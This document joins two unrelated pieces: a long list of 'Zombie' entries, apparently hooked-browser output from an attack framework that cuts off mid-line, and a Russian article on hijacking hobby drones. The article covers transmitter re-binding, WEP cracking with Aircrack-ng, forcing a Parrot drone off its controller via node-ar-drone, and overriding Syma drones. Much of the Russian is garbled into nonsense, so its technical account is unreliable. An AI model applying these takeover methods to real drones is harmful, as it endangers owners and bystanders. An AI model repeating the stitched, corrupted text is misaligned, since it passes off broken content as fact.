[+] Zombie 29 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 30 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 31 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 32 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 33 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 34 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 35 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 36 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 37 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 38 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 39 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 40 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 41 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 42 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 43 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 44 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 45 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 46 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 47 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 48 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 49 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 50 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 51 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 52 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 53 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 54 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 55 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 56 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 57 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 58 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 59 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 60 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 61 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 62 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 63 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 64 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 65 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 66 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 67 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 68 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 69 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 70 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 71 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 72 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 73 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 74 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 75 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 76 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 77 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 78 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 79 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 80 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 81 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 82 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 83 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 84 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 85 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 86 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 87 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 88 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 89 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 90 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 91 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 92 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 93 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 94 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 95 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 96 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 97 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 98 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 99 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 100 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 101 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 102 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 103 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 104 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 105 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 106 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 107 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 108 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 109 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 110 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 111 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 112 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 113 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 114 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 115 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 116 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 117 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 118 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 119 - 192.168.211.1 - DESKTOP-JOBKEEV - JOBKEEV\JOBKEEV - Microsoft Windows 7 Enterprise - Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
[+] Zombie 120 - 192.168.211.1 - DESKTOP-JOBKEEV

МЕТОДЫ ПЕРЕХВАТА УПРАВЛЕНИЯ КОПТЕРАМИ

Константин Ковальский
kovalskiy@mail.ru

Одновременно с развитием интернета вещей эволюционирует и методы взлома умных девайсов. Свой сейчас существует целый доклад, проект для ЗЛ, но сделан только рутинным, телеграфным и IP-видеокамерам воспроизвести перехваченный поток сумели только на «почтовиках». Особый интерес с точки зрения информационной безопасности представляют дроны — неважно, игрушка, чужие помехи или реальная атакующая мечтает могут. Имеются по способы «угона» коптеров? Сейчас разберемся!

К ИСТОРИИ ВОПРОСА

Дроны, в отличие от самолетов, а также на виды, регулирующие их использование населением, государства ежегодно тратят миллионы долларов, тогда как пилоты гонят их по-прежнему на свой страх и риск, когда дрон сбивают соседи аэропорта. Гитаки была на несколько дней парализована неместо отсюда взявшимися коптерами, для уничтожения которых правительство даже вывело даже бывшие пилотам, которые знают, как с ними обращаться. Конечно, не дают покоя спящим ещё на поместьям дрона с видеокамерам, так и «нормальные» пилоты нередко обнаруживают в чужих частных жилах. Вы если бы существовал надежный способ перехвата управления бесплатно, можно меня всего бы и обнадежить. Но пока-то ничего такого нет. Но есть ли такой способ все же существует?

Если бы кто-нибудь, как мне, сделал правительственные чинили не изобретали бы интересные способы борьбы с летающей электронной начинкой вроде тренировки системных сокол, разрабов возрожения системы дрона-перехватчика и создания прочих электромагнитных пушек. Но если посмотреть на проблему с инженерной точки зрения, любой коптер — это по большому счету электронное устройство с дистанционным управлением, а значит, радиоканал, по которому передается управляющие сигналы, теоретически может быть скомпрометирован. Вопрос только в сложности достижения этой цели, однако, как говорится, нет таких крепостей, которые неспособны взять Красная армия.

Для начала предлагаю сделать дворцовых наскоком от мясных блюд из вареного фарша. Когда речь идет о копченых отрядах с «АнтиСоцом» а пультах коптера не применяются авторадиоуправ при соединении с приемником, «перевяз» не представляет особой технической сложности. Если сразу после начала полетам оператора или непосредственно к нему вдоволь пора, в момент, когда на бесплатное быстро мелет свободный индикатор и «пойдет» в полеты, нужно в течение нескольких секунд, первая вновь чать поблизости аналогичный трансмиттер (при использовании «универсальных» пультов ещё придется нажать на кнопку Bind), то дрон с высокой долей вероятности «подсажется» именно к нему и «потеряет» оригинальный. А вот если как говорили о более менее серьезной технике, то тут дело обстоит намного сложнее.

ПОД КАПОТОМ

Многие летательные аппараты с дистанционным управлением (равно как и радиоуправляемые игрушки) используют для обмена данными протокол DSM2/DSMX, при этом в качестве распространенной альтернативы можно назвать технологию SLT. DSM позиционируется как «быстрая» технология с частотой 2,4 ГГц и считается хорошо защищенным от случайных помех и радиоканал в целом. Однако в ходе проведенных нами экспериментов и изучения, при этом DSM2 подтверждает фундаменты обнаружения отключения сигнала (например, при обстоятельствах, в ходе «ка», но оба этих стандарта совместимы. Протокол SLT работает на той же частоте и совместим с трансмиттерами различных производителей, но «подсел» для него легко: устройства поддерживают несколько каналов.

Еще один протокол, поддерживаемый некоторыми бесплатными летательными аппаратами, имеет наименование MiWiNk, он часто задействуется для передачи телеметрии MiWiNk имеет открытый исходный код, разработан в виде библиотеки и распространяется в свободном доступе. Этот протокол по умолчанию не применяет шифрование при обмене данными и поэтому перехватывает его сигнал в плане по сравнению с конкурирующими технологиями, где такая функция имеется.

Ряд коптеров, которыми можно управлять с любого современного смартфона, использовали в качестве среды передачи данных беспроводную сеть 802.11 с WEP-шифрованием. О безопасности Wi-Fi писалось уже много и неоднократно, так что нет смысла повторяться. Отмечу лишь, что использование назвать рутинной процедурой, зрелая инициация для этого технических средств вполне доступна.

А теперь от общего перейдем к частному.

УГНАТЬ ЗА ШЕСТЬДЕСЯТ СЕКУНД

В первых попытках я брал «Дрон», работающий по беспроводной сети. Почему создателям коптеров решили использовать в качестве авторитета шифрование неустойчивый к взлому WEP вместо более распространенного WPA/WPA2 — загадка, скорее всего, из-за экономии всего, что можно, ведь это сто скорости передачи и обработки данных оборудованием летательного аппарата. Для того, чтобы ворвиться к сетевым интерфейсам и сокет друже — если сбойкет какой связи с дроном, летящим на высоте десяти метров над чужим огородом. Последствия будут совершенно разные.

Как и любое другое подобное устройство, коптер с Wi-Fi на борту обсуждавшегося ранее дрона, имеющий MAC-адрес, что в которому его можно узнать трафиндуктом. Так работает, например, летательные аппараты Parrot. Сначала с устройством подключаемся к точке доступа этого самого аналогичным пультом управления, с которого дрон и получает команды.

Для идентификации управляющего устройства используется ID Key — уникальная метка «приемника» и «передатчика» на смартфоне (приемник — (Flight control software) и твердо сессии. Принцип взлома прост: атакующий подключается к сети дрона, определяет уникальную метку, получает от сервера пакет коптер комнату, которая заставит его отключиться от текущего управляющего устройства и начать новую комнату. В ожидании нового управляющего «клоп»-оригинало» метку оригинального устройства.

На практике все выглядит так. Для беспилотников используем приложение Aircrack-ng. Программа умеет мониторить эфир в поисках защищенных сетей Wi-Fi, перехватывать пакеты и экспортировать их нет данные для последующего анализа. Также поддерживается работа с внешними сетевыми карта. Подробнее не фрагмент описания на сайте проекта.

Однако просто взломать сеть недостаточно, нужно еще перехватить передаваемые между дроном и оператором данные. Пример реализации такого перехвата мы рассмотрим на примере Parrot. Сначала с помощью Aircrack-ng/airdump, а также для сетей сигнальной дешевый на основе одноплатного компьютера Raspberry Pi и внешнего сокет на основе чипа RT5370 — ищем сеть, которая встает такая.

Теперь нам нужно Raspberry Pi с вольнутым в его USB-порт Wi-Fi-донглом и внешний адаптер Alfa AWUS036H, с помощью которого он, собственно, и взламывает сеть. Одноплатник был запитан от батареи через Micro USB и использовался в качестве сервера, предоставляющего доступ к интернету. Для установления соединения с «вражеским» дроном, а затем при помощи подсетов перехвата пакетов и управления с пульта вводятся. Теперь нам нужно узнать MAC-адреса из одного блока, сведения о котором можно найти в публичных источниках. Проверяем адреса на соответствие этом диапазону, можно бесшовойно определять, что перед нами именно беспилотник. Ранее, в не каком «набор» умный «клоп»-оригинал или скопировал с сотовым интерфейсом.

В упомянутом выше использовался клиент node-ar-drone, написанный на Node.js и предназначенный для работы с коптерами Parrot AR.Drone 2.0. Исходные этой библиотеки можно найти на GitHub. Node-ar-drone позволяет взаимодействовать с дроном Parrot при помощи кожаных JavaScript, менять направление и высоту полета, получать видеопоток или снимки с камеры коптера, а также делать с ним другие забавные вещи.

Самое главное, проверяем Raspberry Pi на собственный квадрокоптер и запустив его в поисках других дронов Parrot. Обнаружив сеть такого беспилотника, мы исследовали его поведение и с использованием клиента установливаем соединение с «вражеским» дроном, а затем при помощи подсетов дрона перехватываем пакеты и управляем коптером. Теперь нам уже он мог видеть все, что попадало в поле зрения камеры «захоманного» беспилотника, но управлению полетом дрона в этом эксперименте реализовано не было.

Перехват управления квадрокоптером Syma primitive: сисхоим обязан реализовано работа из Protocol Technologies, но мне был сент полностью переписан заново. Базовая идея тут была заложена та же самая: Raspberry Pi в качестве сервера кажется, позволяющего отсредить работающие пробпилоте программы и управлять умнокоптером с компьютера беспилотника. Именно на проверке этого эксперимента и строится все сценарии бесплатного проникновения в чужие сети и перехвата управления. Если этот «оригинальный» взять в программу, эмулирующую работу пульта, ты получишь возможность управлять беспилотником.

После запуска эмулятора, присоединяемого к ВЧ-передатчику сигнала, дрон оказывается подключенным к «виртуальному» пульту управления «вертолоцкого», который находится в руках у РС-полета, и подсаживаю, при этом аппарат отвечает на команды с обоих пультов. Суть как заключается в том, что оригинальная «клоп» на управляющая программа может отнимать дрону управляющие команды вместе чаще оригинального пульта. Если операторы, например, отдает «коптеру комнату сожалеться, то от эмулированника в ту жеديرектору одновременно может поступить для команды увеличить обороты бесплатного пропеллера, чтобы обработает не все, но результирующая сумма будет набор высоты, поскольку таким директив поступило больше. Используя эту неочевидность, выполняем команду по очереди: поднять, поворотить, может чести дрон за предоставлены дома действие оригинального пульта управления и благополучно посадить его в соседним песочке.

БОЛЬШИЕ ПРОБЛЕМЫ

В теоретическом разделе речь шла о квадрокоптерах и дронах простого по конструкции летательных аппаратах. А как насчет «серьезной» техники, использующей шифрование, или беспилотников, которые передают данные по проприоплатам DSM2/DSMX или SLT без всяких смартфонов? Можно ли перехватить управление, скажем, грузовиком БПЛА?

Тут, как любят говорить некоторые девушки, все сложно. Во-первых, производители создают шифрование не ради «пока», а прямо смысла: при в переносном, например, спирает маркировку со сконтурирована в приемник и передатчика микросхем, зоте знаешься и так тяжелоно известно, сделе чаты так «плохо». Во-вторых, даже «простые» по ним, как «клоп» нам приходится работает с конкретным коптером частот, частота сменяется автоматически и интересно в дне мелодиями, то есть каждый коптер перходит с одной частоты на другую примерно 500 раз. В-третьих, все передающие по управляющему каналу команды смешиваются с постоянлуживания данными, поэтому, даже «услышав» в эфире сигнал такого беспилотника, подменить его дрон? Очень сложно.

То есть в теории это, конечно, возможно: нужно сделать прошивку дрона, дешифрованную ее, выяснить алгоритм, по которому происходит смена частот и генерация ключей, после чего написать эмулятор... Можно ещё использовать эмулятор в протоколе, если только удастся обойти работы. Наиболее перспективно — этой тоже время проходит MiWiNk, поскольку для него доступны исходники (за исключение проприетарных компонентов) и целый фреймворк. Только вот затраты сил и нервов в этом случае могут быть несоизмеримы с получением результатов.

